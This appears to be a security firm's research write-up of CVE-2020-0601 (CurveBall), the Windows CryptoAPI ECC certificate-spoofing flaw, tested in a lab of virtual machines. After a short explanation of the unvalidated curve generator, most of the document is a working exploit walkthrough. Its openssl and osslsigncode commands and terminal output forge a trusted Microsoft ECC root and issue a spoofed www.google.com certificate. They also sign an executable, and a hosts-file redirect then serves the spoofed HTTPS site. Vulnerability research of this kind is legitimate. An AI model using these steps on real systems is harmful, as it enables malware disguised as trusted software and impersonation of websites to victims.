



S A F E
S E C U R I T Y

CurveBall Windows CryptoAPI Spoofing

CVE-2020-0601

RESEARCH PAPER

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Introduction

CVE-2020-0601, referred to as CurveBall is a web browser security vulnerability in which the signature of certificates using elliptic curve cryptography (ECC) is not correctly verified. It was discovered and released by the NSA in 2020. The exploit targets Microsoft CryptoAPI, the program library that handles cryptographic functions for the Windows 10 operating system. The vulnerability affects Internet Explorer, Microsoft Edge and Google Chrome.

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 8.1 High

Vector: CVSS:3.1/AV: N/AC: L/PR: N/UI: R/S: U/C: H/I: H/A: N

DESCRIPTION

A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography (ECC) certificates. An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source.

ECC relies on different parameters. These parameters are standardized for many curves. However, system didn't check all these parameters. The parameter `G` (the generator) was not checked, and the attacker can therefore supply their own generator, such that when system tries to validate the certificate against a trusted CA, it'll only look for matching public keys, and then use the generator of the certificate.

In order to yield the same public key to spoof the certificate, private key is set to 1

Public Key = Private Key * Generator

Public Key = Generator

Trusted public key is used as the generator of spoofing certificate; Generator is not validated by system

`MicrosoftECCProductRootCertificateAuthority.cer` is by default a trusted root certificate authority (CA) using ECC on Windows 10. Anything signed with this certificate will therefore automatically be trusted.

USAGE

- Create a certificate with the same public key and parameters of a trusted CA. This will be used as spoofing CA.
- Set the generator (G) to the public key (Q), and have a private key (d) set to 1 , since $Q = dG$.
- Next, create a certificate signing request with the extensions to use, e.g., code signing or server authentication.
- Sign this certificate request with your spoofed CA and CA key, and add the usage extensions.
- Bundle the signed certificate request (now a regular certificate) with the spoofed CA, and a signed and trusted certificate is created.
- When Windows checks whether the certificate is trusted, it'll see that it has been signed by spoofed CA. It then looks at the spoofed CA's public key to check against trusted CA's.
- Open newly signed certificate in Windows, it'll not recognize it as trusted, since it hasn't been tied to anything, thus it will not use the spoofed CA. The spoofed certificate must be installed in system to implement vulnerability.

IMPLEMENTATION

- Files location - <https://packetstormsecurity.com/files/author/14686/>
- Extract the public key from the trusted CA
- `ruby main.rb ./MicrosoftECCProductRootCertificateAuthority.cer`
- Generate a new x509 certificate based on this key. This will be spoofed CA
- `openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt`


```

p@ubuntu: ~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ ls
code_signing          openssl_cs.conf      tls
main.rb              openssl_tls.conf
MicrosoftECCProductRootCertificateAuthority.cer  README.md
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ ruby main.rb ./MicrosoftECCProductRootCertificateAuthority.cer
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt
You are about to be asked to enter information that will be incorporated into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DEL
Locality Name (eg, city) []:DEL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Test
Organizational Unit Name (eg, section) []:Test1
Common Name (e.g. server FQDN or YOUR name) []:test.com
Email Address []:abc@gmail.com

```

- Generate a new key. It will be used to create a code signing certificate, which we will sign with CA
`openssl ecparam -name secp384r1 -genkey -noout -out cert.key`
- Next, create a new certificate signing request (CSR)
`openssl req -new -key cert.key -out cert.csr -config openssl_tls.conf -reqexts v3_tls`
- Sign new CSR with spoofed CA and CA key. This certificate will expire in 2047, whereas the real trusted Microsoft CA will expire in 2043.
`openssl x509 -req -in cert.csr -CA spoofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl_tls.conf -extensions v3_tls`

- Pack the certificate, its key and the spoofed CA into a PKCS12 file for signing executables. `openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile spoofed_ca.crt -name "Code Signing" -out cert.p12`



```
p@ubuntu: ~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ ls
code_signing          openssl_cs.conf      tls
main.rb               openssl_tls.conf
MicrosoftECCProductRootCertificateAuthority.cer  README.md
CertificateAuthority.cer
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ ruby main.rb ./MicrosoftECCProductRootCertificateAuthority.cer
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt
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Organization Name (eg, company) [Internet Widgits Pty Ltd]:Test
Organizational Unit Name (eg, section) []:Test1
Common Name (e.g. server FQDN or YOUR name) []:test.com
Email Address []:abc@gmail.com
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl ecparam -name secp384r1 -genkey -noout -out cert.key
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -key cert.key -out cert.csr -config openssl_cs.conf -reqexts v3_tls
Error Loading request extension section v3_tls
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -key cert.key -out cert.csr -config openssl_tls.conf -reqexts v3_tls
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl x509 -req -in cert.csr -CA spoofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl_tls.conf -extensions v3_tls
Signature ok
subject=C = DK, ST = Denmark, L = Copenhagen, O = ollypwn, CN = www.google.com
Getting CA Private Key
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile spoofed_ca.crt -name "Code Signing" -out cert.p12
Enter Export Password:
Verifying - Enter Export Password:
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$
```

- Sign your executable with PKCS12 file. `osslsigncode sign -pkcs12 cert.p12 -n "Signed" -in 7z1900-x64.exe -out 7z1900-x64_signed.exe`


```

Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Aug 23 21:30
Desktop CVE_2020_0601_A CVE-2020-0601-master
p@ubuntu: ~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
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Organization Name (eg, company) [Internet Widgits Pty Ltd]:Test
Organizational Unit Name (eg, section) []:Test1
Common Name (e.g. server FQDN or YOUR name) []:test.com
Email Address []:abc@gmail.com
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl ecparam -name secp384r1 -genkey
-noout -out cert.key
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -key cert.key -out ce
rt.csr -config openssl_cs.conf -reqexts v3_tls
Error Loading request extension section v3_tls
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl req -new -key cert.key -out ce
rt.csr -config openssl_tls.conf -reqexts v3_tls
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl x509 -req -in cert.csr -CA spo
ofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl_tl
s.conf -extensions v3_tls
Signature ok
subject=C = DK, ST = Denmark, L = Copenhagen, O = ollypwn, CN = www.google.com
Getting CA Private Key
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ openssl pkcs12 -export -in cert.crt -i
nkey cert.key -certfile spoofed_ca.crt -name "Code Signing" -out cert.p12
Enter Export Password:
Verifying - Enter Export Password:
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ ls
7z1900-x64.exe  code_signing                                README.md
cert.crt        main.rb                                       spoofed_ca.crt
cert.csr       MicrosoftECCProductRootCertificateAuthority.cer  spoofed_ca.key
cert.key       openssl_cs.conf                             spoofed_ca.srl
cert.p12       openssl_tls.conf                             tls
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$ osslsigncode sign -pkcs12 cert.p12 -n
"Signed" -in 7z1900-x64.exe -out 7z1900-x64_signed.exe
Succeeded
p@ubuntu:~/Desktop/CVE_2020_0601_A/CVE-2020-0601-master$


```

In windows VM, navigate to C:\Windows\System32\drivers\etc\hosts


Add IP address of Ubuntu VM and URL - <https://www.google.com>



- Files `cert.crt`, `cert.key`, and `spoofed_ca.crt` are used to serve content. Add the spoofed_ca.crt as a certificate chain in your server's HTTPS configuration. Configure "index.js" server file.





Server is started in Ubuntu VM

